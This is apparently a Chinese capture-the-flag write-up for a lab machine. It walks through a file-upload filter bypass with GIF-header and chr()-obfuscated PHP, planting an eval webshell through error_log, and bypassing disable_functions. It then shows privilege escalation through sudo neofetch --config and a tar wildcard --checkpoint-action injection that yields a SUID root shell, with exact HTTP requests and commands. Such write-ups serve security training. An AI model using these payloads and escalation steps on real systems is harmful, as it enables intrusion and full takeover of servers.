文件上传

添加图片头，过滤了一些危险函数，读取upload文件（文件头可忽略）

```
POST /upload.php HTTP/1.1
Host : 172.20.10.2
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/142.0.0.0 Safari/537.36
Origin: http://172.20.10.2
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarye4GHyRdSieGIDSk9
Referer: http://172.20.10.2/
Accept: */*
Content-Length auto : 208

------WebKitFormBoundarye4GHyRdSieGIDSk9
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: image/jpeg

GIF89a
<?php highlight_file("/var/www/html/upload.php")?>
------WebKitFormBoundarye4GHyRdSieGIDSk9--
```

```
1  HTTP/1.1 200 OK
2  Date: Wed, 19 Nov 2025 08:21:44 GMT
3  Server: Apache/2.4.62 (Debian)
4  Content-Type: application/json
5  Content-Length: 68
6
7  {"success": true, "error": null, "filepath": "691d7e18e3780.php"}
8
```

远端地址:127.0.0.1:7890; 响应时间:1ms; 总耗时:37ms; URL:http://172.20.10.2/upload.php

访问上传文件得到upload代码

```php
<?php
header('Content-Type: application/json');

// 配置
$upload_dir = 'uploads/';

// 创建上传目录
if (!file_exists($upload_dir)) {
    mkdir($upload_dir, 0755, true);
}

function json_response($success, $message, $filepath = null) {
    echo json_encode([
        'success' => $success,
        'error' => $success ? null : $message,
        'filepath' => $filepath
    ]);
    exit;
}

// 检查文件是否上传
if (!isset($_FILES['file'])) {
    json_response(false, '没有文件被上传');
}

$file = $_FILES['file'];
```

```php

// 检查上传错误
if ($file['error'] !== UPLOAD_ERR_OK) {
    $error_messages = [
        UPLOAD_ERR_INI_SIZE => '文件大小超过服务器限制',
        UPLOAD_ERR_FORM_SIZE => '文件大小超过表单限制',
        UPLOAD_ERR_PARTIAL => '文件只有部分被上传',
        UPLOAD_ERR_NO_FILE => '没有文件被上传',
        UPLOAD_ERR_NO_TMP_DIR => '缺少临时文件夹',
        UPLOAD_ERR_CANT_WRITE => '文件写入失败',
        UPLOAD_ERR_EXTENSION => 'PHP扩展阻止了文件上传'
    ];
    json_response(false, $error_messages[$file['error']] ?? '未知上传错误');
}

// 读取文件内容进行安全检测
$file_content = file_get_contents($file['tmp_name']);

// 指定内容检测
$specified_contents = [
    # 形同虚设，好在有兜底
    # 函数，ban!
    'eval', 'exec', 'system', 'shell_exec', 'passthru',
    'proc_open', 'popen', 'assert', 'create_function',
    'include', 'require', 'include_once', 'require_once',
    'file_get_contents', 'file_put_contents','phpinfo',
    # 奇技淫巧，ban!
    '`','".' , "'." ,
    # 语句结束符，ban!
     ';',
];

$detected_contents = [];
foreach ($specified_contents as $content) {
    if (strpos($file_content, $content) !== false) {
        $detected_contents[] = $content;
    }
}

if (!empty($detected_contents)) {
```

```
    $content_list = implode(', ', array_unique($detected_contents));
    json_response(false, "检测到指定内容: " . $content_list);
}

// 生成随机文件名，保留原扩展名
$extension = pathinfo($file['name'], PATHINFO_EXTENSION);
$safe_filename = uniqid() . ($extension ? '.' . $extension : '');
$target_file = $upload_dir . $safe_filename;

// 移动文件
if (move_uploaded_file($file['tmp_name'], $target_file)) {
    json_response(true, '上传成功', $safe_filename);
} else {
    json_response(false, '文件移动失败');
}

?>
```

执行phpinfo


```
<?php call_user_func(chr(112).chr(104).chr(112).chr(105).chr(110).chr(102).chr(111)) ?>
```

写入shell，密码为`cmd`

```
POST /upload.php HTTP/1.1
Host: 172.20.10.2
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Origin: http://172.20.10.2
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarye4GHyRdSieGIDSk9
Referer: http://172.20.10.2/
Accept: */*
Content-Length: 208
```


```
11
12 ------WebKitFormBoundarye4GHyRdSieGIDSk9
13 Content-Disposition: form-data; name="file"; filename="shell.php"
14 Content-Type: image/jpeg
15
16 <?php
   error_log(chr(60).chr(63).chr(112).chr(104).chr(112).chr(32).chr(
   101).chr(118).chr(97).chr(108).chr(40).chr(36).chr(95).chr(82).ch
   r(69).chr(81).chr(85).chr(69).chr(83).chr(84).chr(91).chr(39).chr
   (99).chr(109).chr(100).chr(39).chr(93).chr(41).chr(63).chr(62),3,
   '/var/www/html/112212.php')?>
17 ------WebKitFormBoundarye4GHyRdSieGIDSk9--
18
```

执行发现存在`disable_functions`




尝试使用蚁剑的绕过插件

再次连接即可绕过`disable_functions`



opt目录下发现ll用户的密码`ll:Bp2tFMYfElkoMWlOUsOD1C30`



user-flag

登录ll用户，通过发现可利用`neofetch`命令提权到`mj`用户

```
ll@111z:/$ sudo -l
Matching Defaults entries for ll on 111z:
```

```
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\
:/sbin\:/bin

User ll may run the following commands on 111z:
    (mj) NOPASSWD: /usr/bin/neofetch
ll@111z:/$ cd /tmp
ll@111z:/tmp$ echo "exec /bin/sh" > getshell
ll@111z:/tmp$ sudo -u mj /usr/bin/neofetch --config ./getshell
$ cd /home/mj
$ ls
user.txt
$ cat user.txt
flag{user-5450dba90b514d69935be5eafbfd0077}
```

root-flag

继续查看sudo内容，发现可提权

```
mj@111z:/opt/backup$ sudo -l
Matching Defaults entries for mj on 111z:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\
:/sbin\:/bin

User mj may run the following commands on 111z:
    (root) NOPASSWD: /opt/backup/backup.sh
mj@111z:/opt/backup$ cat backup.sh
#!/bin/bash
# 网站上传文件备份脚本

cd /var/www/html/uploads
tar czf /tmp/backup.tar.gz *
echo "Backup completed"
mj@111z:/opt/backup$ ls -al
total 12
drwxr-xr-x 2 root root 4096 Nov 16 06:56 .
drwxr-xr-x 3 root root 4096 Nov 16 06:56 ..
-rwxr-xr-x 1 root root  124 Nov 16 06:56 backup.sh
```

漏洞分析

你的sudo权限允许无密码执行`/opt/backup/backup.sh`脚本，该脚本会切换到`/var/www/html/uploads`目录并执行`tar czf /tmp/backup.tar.gz *`命令。 这里的通配符`*`是漏洞的关键，因为tar命令会将目录中的文件名解释为命令行参数。

利用原理

tar命令的`--checkpoint`和`--checkpoint-action`参数可以用来执行任意命令。 当tar处理包含这些特殊参数的文件名时，会将其解释为命令行选项而不是普通文件。

具体利用步骤

1. 首先，检查并创建必要的目录

```
# 检查目录是否存在，如果不存在需要创建
ls -la /var/www/html/uploads
mkdir -p /var/www/html/uploads
```

2. 创建恶意文件

在`/var/www/html/uploads`目录中创建两个特殊文件：

```
cd /var/www/html/uploads

# 创建第一个文件，包含checkpoint参数
echo "" > --checkpoint=1

# 创建第二个文件，包含要执行的命令
echo "" > "--checkpoint-action=exec=sh shell.sh"
```

3. 创建获取root shell脚本

```
cat > shell.sh << EOF
#!/bin/bash
cp /bin/bash /tmp/rootbash
chmod +s /tmp/rootbash
EOF
```

4. 赋予脚本执行权限

```
chmod +x shell.sh
```

5. 执行提权

```
sudo /opt/backup/backup.sh
```

6. 提权成功

```
/tmp/rootbash -p
```

```
rootbash-5.0# cat root.txt
flag{root-2a7f2ddaed104d739e85e9857ab8fd04}
```